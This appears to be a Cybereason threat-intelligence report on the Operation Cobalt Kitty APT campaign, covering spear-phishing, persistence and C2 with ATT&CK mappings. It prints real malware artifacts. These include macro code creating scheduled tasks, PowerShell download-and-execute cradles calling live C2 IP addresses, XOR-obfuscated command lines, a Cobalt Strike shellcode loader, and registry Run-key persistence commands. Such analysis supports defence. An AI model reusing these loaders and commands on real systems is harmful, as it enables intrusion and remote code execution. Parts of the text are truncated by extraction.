cybereason®

Operation Cobalt Kitty

Cybereason Labs Analysis

By: Assaf Dahan

1.   Penetration phase

The penetration vector in this attack was social engineering, specifically spear-phishing attacks against carefully selected, high-p[...]were found in the ==spear-phishing emails==:

> **1. Initial Access - Phishing: Spearphishing Link (T1566.002)**

1. ==Link to a malicious site that downloads a fake Flash Installer== delivering Cobalt Strike Beacon
2. ==Word documents with malicious macros== downloading Cobalt Strik[...]

> **2. Initial Access - Phishing: Spearphishing Attachment (T1566.001)**

> **3. Defense Evasion/Execution - Command and Scripting Interpreter: Visual Basic (T1059.005)**

...ing Cobalt Strike Beac[...]

The victims received a spear-phishing email using a pretext of applying to a position with the company. The email contained a link to a redirector site that led to a download link[...] fake Flash installer. The fake Flash installer launches **a multi-stage fileless infect**[...] This technique of infecting a target with an [fake Flash installer] is consistent with th[...] Group and [has been documented in the past].

> **4. Execution - User Execution: Malicious Link (T1204.001)**

> **5. Execution - Command and Scripting Interpreter: Windows Command Shell (T1059.003)**

==cmd.exe== Parent process

install_flashplayers.exe ⊗3

Process name

7 children

Search

powershell.exe

injected (install_flashplayers.exe > rundll32.exe)

```
push    eax
call    ds:GetCommandLineA
call    sub_401040
add     esp, 4
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    ds:CreateThread
push    eax             ; hObject
call    ds:CloseHandle
mov     ecx, 0Eh
mov     esi, offset aHttp110_10_179 ; "http://110.10.179.65:80/ptF2"
lea     edi, [esp+60h+szUrl]
rep movsd
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    1               ; dwAccessType
push    0               ; lpszAgent
movsw
call    ds:InternetOpenW
```

Software - Cobalt Strike (S0154)

Download Cobalt Strike payload - The fake Flash installer downloads an encrypted payload with shellcode from the following URL: hxxp://110.10.179(.)65:80/ptF2

Word File with malicious macro delivering Cobalt Strike Beacon

Other types of spear-phishing emails contained Microsoft Office Word attachments with different file names, such as CV.doc and Complaint_Letter.doc.

Name	Type	Size
CV.doc	Microsoft Word 97 - 2003 Docum...	150 KB

The malicious macro creates **two scheduled tasks** that download files camouflaged as ".jpg" files from the C&C server:

Scheduled task 1:

```
Set ...
sCMDLine = "schtasks /create /tn """Windows Error Reporting"" /XML """ &
sFileName & """ /F"
lSuccess = CreateProcessA(sNull, _
                          sCMDLine, _
                          sec1, _
                          sec2, _
                          1&, _
                          NORMAL_PRIORITY_CLASS, _
                          ByVal 0&, _
                          sNull, _
                          sInfo, _
                          pInfo)

'fso.DeleteFile sFileName, True
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn """Power Efficiency Diagnostics"" /tr
"""\"""regsvr32.exe\""" /s /n /u /i:\"""h\"""t\"""t\"""p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
                          sCMDLine, _
```

Scheduled task 2:

```
vbCrLf & "    <Actions Context=""Author"">" & vbCrLf & "      <Exec>" &
vbCrLf & "        <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close&lt;/script&gt;""</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & "    </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

6. Execution/Persistence - Scheduled Task/Job: Scheduled Task (T1053.005)

The two scheduled tasks are created on infected Windows machines:

Name	Triggers	Last Run Result
Power Efficiency Diagnostics	At 1:49 PM on 5/12/2017 - After triggered, repeat every 15 minutes indefinitely.	
Windows Error Reporting	At 11:12 AM on 6/2/2016 - After triggered, repeat every 1 hour indefinitely.	

| General | Triggers | Actions | Conditions | Settings | History (disabled) |

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the

Action	Details
Start a program	mshta.exe about:"<script language="vbscript" src="http://110.10.179.65:80/download/microsoftp.jpg">code close</script>"

Post infection execution of scheduled task

Example 1: Fileless downloader delivers Cobalt Strike Beacon

The purpose of the scheduled task is to download another payload server:

7. Execution/Defense Evasion - Signed Binary Proxy Execution: Mshta (T1218.005)

schtasks /create /sc MINUTE /tn "Windows Error Reporting" /tr "mshta.exe about:'<script language=\"vbscript\" src=\"hxxp://110.10.179(.)65:80/download/microsoftp.jpg\">code close</script>'" /mo 15 /F

The content of the "*microsoftp.jpg*" is a script that combines vbscript and PowerShell:
SHA-1: 23EF081AF79E92C1FBA8B5E622025B821981C145

```
Set objShell = CreateObject("WScript.Shell")
intReturn = objShell.Run("pOwErsHell —eXECUt BYpASS —COm    """IEX ((new—object
net.webclient).downloadstring('http://110.10.179.65:80/download/microsoft.jpg'))""", 0)
code close
```

That downloads and executes an additional payload from the same server with a slightly
differe 8. Command and Control - Ingress Tool Transfer (T1105)

Obfuscated PowerShell delivering Cobalt Strike Beacon - The contents of the
"*microsoft.jpg*" file is, in fact, an obfuscated PowerShell payload (obfuscated with Daniel
Bohannon's Invoke-obfuscation).

microsoft.jpg, **SHA-1:** C845F3AF0A2B7E034CE43658276AF3B3E402EB7B

```
IEX(((' (((DAgtq{82}{180}{118}{28}{201}{163}{134}{223}{164}{42}
}{241}{9}{87}{48}{165}{217}{13}{22}{83}{191}{78}{168}{244}{227}
115}{75}{146}{222}{214}{211}{89}{97}{52}{132}{226}{193}{64}{199}
{150}{256}{167}{182}{71}{103}{148}{3}{170}{85}{26}{157}{247}{8}
3}{173}{260}{215}{84}{112}{94}{221}{219}{88}{138}{27}{141}{81}{2
239}{171}{7}{91}{40}{190}{125}{67}{80}{130}{107}{77}{249}{149}{
}{233}{49}{224}{151}{229}{179}{154}{174}{127}{231}{251}{143}{19
8}{245}{32}{39}{44}{51}{257}{147}{14}{126}{162}{41}{53}{254}{61
53}{111}{133}{68}{113}{116}{60}{110}{189}{108}{213}{25}{19}{243}
{160}{70}{135}{54}{236}{79}{258}{196}{117}{76}{139}{259}{35}{15}
{237}{248}{128}{114}{10}{120}{198}{92}{6}{200}{131}DAgtq—fbFDf7
NVW28nY5dbohF3thCM8J2UxMrHqJs8WIYwXEBiANhHORWGK/0cLohVcuiyr+HJU
6xZrgqF1dBgWdXhQzl,dXhQzlbGC9yspbFDf,bFDfD34j1cUpfsyWFv7Ub36GLZ
pBFE6YOEU4dxQBhPWNBFeXbUWpdUyLGStGLIMlkIW4dthJhPWcHgCXDeMKkOKR0
SVTrTWCSULb8106SekQNEBS164RfMr+H9AsusvMzETiyMDMJusswkoyWIrhy0iu
Vk2n8DyBWxBUQ9qPv8Yj85frO2oHSFnMBgSZyuJPRiba8UdbL5nBPdzrkW6CTf3
/cFRN3nhm9M0Qzl+0QzljmlJMzp3okd0ipAme6dSHvgJul/EbaGKnOVNfj/+K23
```

Quick memory analysis of the payload reveals that it is a Cobalt Strike Beacon, as seen in the
strings found in the memory of the PowerShell process:

0x57bb1bc	73	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s
0x57bb208	49	powershell -nop -exec bypass -EncodedCommand "%s"
0x57bb250	10	%s%s: %s
0x57bb270	22	Could not kill %d: %d
0x57bb29c	18	%s%d%d%s%s%d
0x57bb2c8	16	abcdefghijklmnop
0x57bb2e8	25	could not create pipe: %d
0x57bb304	23	I'm already in SMB mode
0x57bb31c	10	%s (admin)
0x57bb328	31	Could not open process: %d (%u)
0x57bb348	37	Could not open process token: %d (%u)

Example 2: Additional Cobalt Strike delivery method

Cybereason observed another method of Cobalt Strike Beacon delivery in infected machines.

powershell.exe
Parent process

cmd.exe
Process name

powershell.exe
Children

Once the initial PowerShell payload is downloaded from the server, it will pass an obfuscated and XOR'ed PowerShell payload to cmd.exe:

```
C:\Windows\system32\cmd.exe /C POwersHELL -n0l -eXEcutiONP bYPasS -w HId
-nOpROfIl -nOExi -NONInteRac -c0mm " -J0in ( (113, 125, 96,24,16 ,16, 86
, 93 , 79,21,87, 90, 82 ,93 ,91,76 , 24 ,86 , 93,76 , 22, 79, 93, 90 ,91
,84 ,81,93 ,86 , 76,17 , 22 ,92,87, 79 ,86 ,84,87 , 89 , 92, 75 ,76 ,74
, 81,86 , 95 ,16 , 31 , 80 ,76, 76, 72,2 , 23 , 23 ,10 ,15, 22,9 , 8,
10,22,15 , 8, 22, 10,9 , 9 ,2,0,8,23,81 , 85,89, 95 , 93, 22,82 ,72 ,
95,31, 17, 17 ) |F0reAch{ [cHAR] ( $_ -BXor 0x38 )}) | ieX"
```

The payload is decrypted to the following PowerShell downloader one-liner:
IEX ((new-object net.webclient).downloadstring('hxxp://27.102.70(.)211:80/image.jpg'))

The PowerShell process will then download the new 'image.jpg' payload, which is actually another obfuscated PowerShell payload:
image.jpg - 9394B5EF0B8216528CED1FEE589F3ED0E88C7155

```
http://27.102.70.211/image.jpg    ×    +

SJ   🔵 ▾   ←   ⓘ  view-source:http://27.102.70.211/image.jpg

 (' (((OOx9M{239}{99}{185}{78}{67}{230}{112}{150}{79}{103}{241}{159}{155}{22}{1
         )erudecorp_rav46C2eG ,eludom_rav46C2eG( maraP
{ sserdda_corp_teg_cnuf noitcnuf
Ze4qE@ = }TIoZryj8Id{46C2eG

2 noisreV- )Ze4qEMtcZe4qE,Ze4qEirtS-tZe4qE,Ze4qEeSZe4qE,Ze4qEedoZe4qEf- 6TNWpg}

)
]dioV[ = epyt_nruter_rav46C2eG ]epyT[ ])1 = noitisoP(retemaraP[
,sretemarap_rav46C2eG ]][epyT[ ])eurT46C2eG = yrotadnaM ,0 = noitisoP(retemaraP
( maraP
{ epyt_etageled_teg_cnuf noitcnuf

}
))erudecorp_rav46C2eG ,)))))eludom_rav46C2eG(@ ,llun46C2eG(ekovnI.))Ze4qEeldnaHe

}
)(epyTetaerC.redliub_epyt_rav46C2eG nruter
```

Once executed by PowerShell, the embedded script was identified as Cobalt Strike Beacon:

0x55ebfec	30	Could not connect to pipe: %d
0x55ec024	34	kerberos ticket purge failed: %08x
0x55ec048	32	kerberos ticket use failed: %08x
0x55ec06c	29	could not connect to pipe: %d
0x55ec08c	25	could not connect to pipe
0x55ec0a8	37	Maximum links reached. Disconnect one
0x55ec0d4	26	%d%d%d. %d%s%s%s%d%d
0x55ec0f0	20	Could not bind to %d
0x55ec108	69	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/')
0x55ec150	10	%%IMPORT%%
0x55ec15c	28	Command length (%d) too long
0x55ec180	73	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s
0x55ec1cc	49	powershell -nop -exec bypass -EncodedCommand "%s"
0x55ec214	10	%s%s: %s

2.   Establishing foothold

Gaining persistence is one of the attack's most important phases. It insures that the malicious code will run automatically and survive machine reboots.

The attackers used trivial but effective persistence techniques to ensure that their malicious tools executed constantly on the infected machines. Those techniques consist of:
- **Windows Registry Autorun**
- **Windows Services**
- **Windows Scheduled Tasks**

11. Persistence - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)

2.1.   Windows Registry

The attackers used the Windows Registry Autorun to execute VBScript and PowerShell scripts residing in the ProgramData folder, which is hidden by default:

*HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run***Java Update Schedule Check**
*HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run***syscheck**
*HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run***DHCP Agent**
*HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run***Microsoft Activation Checker**
*HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run***Microsoft Update**

Examples of the values of the above registry keys:

```
wscript "C:\ProgramData\syscheck\syscheck.vbs"
```

```
wscript /Nologo /E:VBScript "C:\ProgramData\Microsoft\SndVolSSO.txt"
```

```
wscript /Nologo /E:VBScript "C:\ProgramData\Sun\SndVolSSO.txt"
```

```
wscript /Nologo /E:VBScript C:\ProgramData\Activator\scheduler\activator.ps1:log.txt
```

```
wscript /Nologo /E:VBScript c:\ProgramData\Sun\java32\scheduler\helper\sunjavascheduler.txt
```

The purpose of those .vbs scripts was to launch Cobalt Strike PowerShell scripts mainly consisting of Cobalt Strike Beacon. Some of the files found in ProgramData appear to be .txt files. However, their content is VBscript.

12. Defense Evasion - NTFS File Attributes (T1096)

In addition, the attackers used NTFS Alternate Data Stream to hide their payloads. This is a rather old trick to hide data from the unsuspecting users and security solutions.

The code inside the 'hidden' .txt file launches a PowerShell process with a base64-encoded command:

```
SndVolSSO.txt                    x

Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe –ExecutionPolicy Bypass
rAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAQwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwATQBpAGMAcgBvAHMAbwBmAHQAXABTAG4AZABW
    objConfig, intProcessID)
```

This PowerShell commands decodes to:
Invoke-Expression C:\ProgramData\Microsoft\SndVolSSO.ps1

This launches a PowerShell script, which loads an obfuscated and encoded Cobalt Strike's beacon payload:

```
$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
    $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New
    System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invo
    @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDe
    System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType
    AnsiClass, AutoClass, [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplem
    Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("VYvsgezoAwAAVlfHRYAAAAAx0WYAAAAAOhFDwAAg8AKiUWYuGsAAABmiYWE/v//uWUAAABm
uG4AAABmiYWK/v//uWUAAABmiY2M/v//umwAAABmiZW0/v//uDMAAABmiZW0/v//uTIAAABmiY2S/v//ui4AAABmiZWU/v//uGQAAABmiYWY/v//uwwAAABmiY2Y/v/
/x4Ws/v//AAAAAG5LDTAAAACJjXj+//+LlXj+//+LQgyJhVT+//+LjVT+//+LlbT+//+LAolIIITiNiDuNtP7/+w+EzwEAAItVilImVdP///4uFdP/+w4
AwEAAOs5i5V0/////D7dCLNHoiYXE/v//i43E/v//iY28/v//i5V0////i0I28/v//0eGNVrRJ8/+LtU2+///+zpDPJi5W8/v//ZomVMV8/v//6xW4AAAUGv
AugIAAABrwgCLTcQQPxdIBhPPkAAAC4AgAAAGvIAITvXA+3BAqD+EFrkCAAAa9EAiXED7cMEIP5Wn8augIAAAABrwgCLTcQPBg8IgIZX0//6xW4AgAAGvAAAGv
v//ZolNpLoCAAAa8IA02sD7cUAYP69QXWuuIAIAAABryACLVawPytPtwlRVawPtwQKD+EFrkCAAIa9EAiItFFItNDINEp0A+Rj3DBCCDw5CJjaj/
rEboCAAAa8IA02sD7cUAYmVoP7//2aLbai//9miUWDD2dNoA+3ZA7dVZ7yoO5D7dEpo4+
```

2.2. Windows Services

The attackers created and/or modified Windows Se[rvices] PowerShell scripts on the compromised machines. These scripts are mostly PowerShell-encoded Cobalt Strike's Beacon payloads:

Display name	Command line arguments
WinHTTP Web Proxy Auto-Discovery	/c powershell.exe -exec bypass -w hidden -nop -file C:\Windows\System32\WinHttpAutoProxy.ps1
TCP/IP NetBIOS Help	/c powershell.exe -exec bypass -w hidden -nop -file C:\Windows\lmhost.ps1
TCP/IP NetBIOS Help	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\LMHost.ps1
DBConsole	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\DBConsole.ps1
Java J2EE	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\j2e.ps1
SVCHost	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\SCVHost.ps1

Backdoor exploits DLL hijacking against Wsearch Service

According to Microsoft's documentation, Windows Search Service (Wsearch), which is a default component in Windows OS, runs automatically. Once Wsearch starts, it launches SearchIndexer.exe and SearchProtocolHost.exe applications. These applications are vulnerable to "Phantom DLL Hijacking" and were exploited in other targeted attacks.

The attackers placed a fake "msfte.dll" under the system32 folder, where the vulnerable

The attackers exploited a DLL hijacking vulnerability in a legitimate Google Update binary, which was deployed along with a malicious DLL (goopdate.dll). By default, GoogleUpdate.exe creates a scheduled task that checks if a new version of Google products is available.

As a result, each time GoogleUpdate.exe application ran, it automatically loaded the malicious goopdate.dll:

For further details about the backdoor, please refer to Cobalt Kitty Attacker's Arsenal: Deep dive into the tools used in the APT.

2.4.   Outlook Persistence

The attackers used a malicious Outlook backdoor macro to communicate with the C2 servers and exfiltrate data. To make sure the malicious macro ran, they edited a specific registry value to create persistence:

> 15. Persistence - Office Application Startup (T1137)
> 16. Defense Evasion - Modify Registry (T1112)

```
/u /c REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Office\14\Outlook" /v
"LoadMacroProviderOnBoot" /f /t REG_DWORD /d 1
```

3.   C2 Communication

The attackers used different techniques and protocols to communicate with the C&C servers:

17. Command and Control - Application Layer Protocol: Web Protocols (T1071.001)

3.1.   Cobalt Strike Fileless Infrastructure (HTTP)

The attackers chose to implement a multi-stage payload delivery infrastructure in the first phase of the attack. The motivation for fileless operation is clear: this approach has a low forensic footprint since most of the payloads are downloaded from the C&C and executed in-memory without touching the disk.

Multi-Stage Payload Delivery
